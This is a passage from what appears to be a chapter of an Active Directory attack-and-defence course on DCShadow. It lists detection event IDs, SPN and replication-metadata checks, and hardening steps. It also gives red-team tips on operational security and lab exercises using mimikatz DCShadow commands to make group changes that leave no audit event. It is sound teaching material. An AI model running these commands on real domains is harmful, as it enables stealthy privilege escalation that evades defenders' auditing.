
Microsoft Advanced Threat Analytics (ATA) now Defender for Identity
ATA has built-in detection for DCShadow attacks and will flag suspicious replication activity:
Event Log Indicators

Event ID 4742 (Computer Account Management): This is your best chance. Look for the addition of Global Catalog (GC/) or DRS (E3514235...) SPNs to a computer that isn't in the "Domain Controllers" OU. This is a massive red flag.
Event ID 4662 (Object Access): Under Audit Policy -> DS Access -> Audit Directory Service Access, if enabled, it will detect the modification of nTDSDA. If the modification source is not a DC, it should raise an alert.
Event ID 4742 (Directory Service Changes): Under Audit Policy -> DS Access -> Audit Directory Service Changes, if enabled, it will detect the addition of GC SPNs.
SPN Artifacts
Not all SPN entries are removed after a DCShadow attack. Multiple runs will leave multiple entries for the same RPC service on the attacker's computer object:
Replication Metadata Analysis
Use repadmin /showobjmeta on a modified object. If the Originating DC is a workstation instead of a real DC, you've found a DCShadow modification.
Defensive Strategies
Restrict "Sites" Access: Only a very small number of admins should have write access to the
CN=Sitescontainer in the Configuration partition. If you can't register a server, you can't perform DCShadow.Monitor SPNs: Use a script or SIEM rule to alert on any computer account that registers a replication SPN if it isn't a known DC.
Defender for Identity: Microsoft's MDI has dedicated behavioral alerts for DCShadow. It monitors the replication topology and will flag a rogue DC registration in real-time.

Monitor nTDSDSA Creation: Alert on the creation of
CN=NTDS Settingsobjects outside of the expected DC organizational units.Audit BCKUPKEY Access: Monitor Event ID 4662 for access to BCKUPKEY objects from non-DC sources.
Operational Considerations
When using DCShadow in an engagement:
Test in a lab first: DCShadow manipulates the AD database directly through replication. Test your modifications in a lab environment to reduce risk in target environments.
Use new GUIDs: When creating objects, always use a new GUID (PowerShell
New-GUIDcmdlet).Remember the metadata: You're leaving replication metadata behind. If object change auditing is enabled, that metadata needs to be considered for operational security.
LDAP error reference: If you encounter errors, refer to LDAP Result Codes for troubleshooting.
Timing matters: In Stacked and Manual modes, keep track of your registration state. A registered but unused rogue DC is an obvious indicator of compromise.
Practical Exercises
The Registration: Use your lab DA account to run
lsadump::dcshadow /manualregister. Check the Sites container in AD Sites and Services to see your workstation listed as a server.The Silent Edit: Use DCShadow to change the
memberattribute of a group. Verify the change in AD, and then check the DC's security log. Notice the total lack of Event 4728.The Cleanup: Run
/manualunregisterand verify that the SPNs and the server object have been removed.The Metadata Hunt: After making a DCShadow change, use
repadmin /showobjmetaon the modified object and observe the originating DC information.
Summary
DCShadow is the pinnacle of Active Directory manipulation.
- It bypasses standard auditing by using replication instead of LDAP.
- It allows for attribute-level injection and metadata forgery.
- Three operational modes (Single-Change, Stacked, Manual) provide flexibility for different scenarios.
- Detection relies on monitoring the registration of the rogue DC, not the changes it makes.
- Hardening requires strict control over the AD Configuration naming context and SPN monitoring.
Next: Chapter 43: DPAPI BasicsPrevious: Chapter 41: NetSync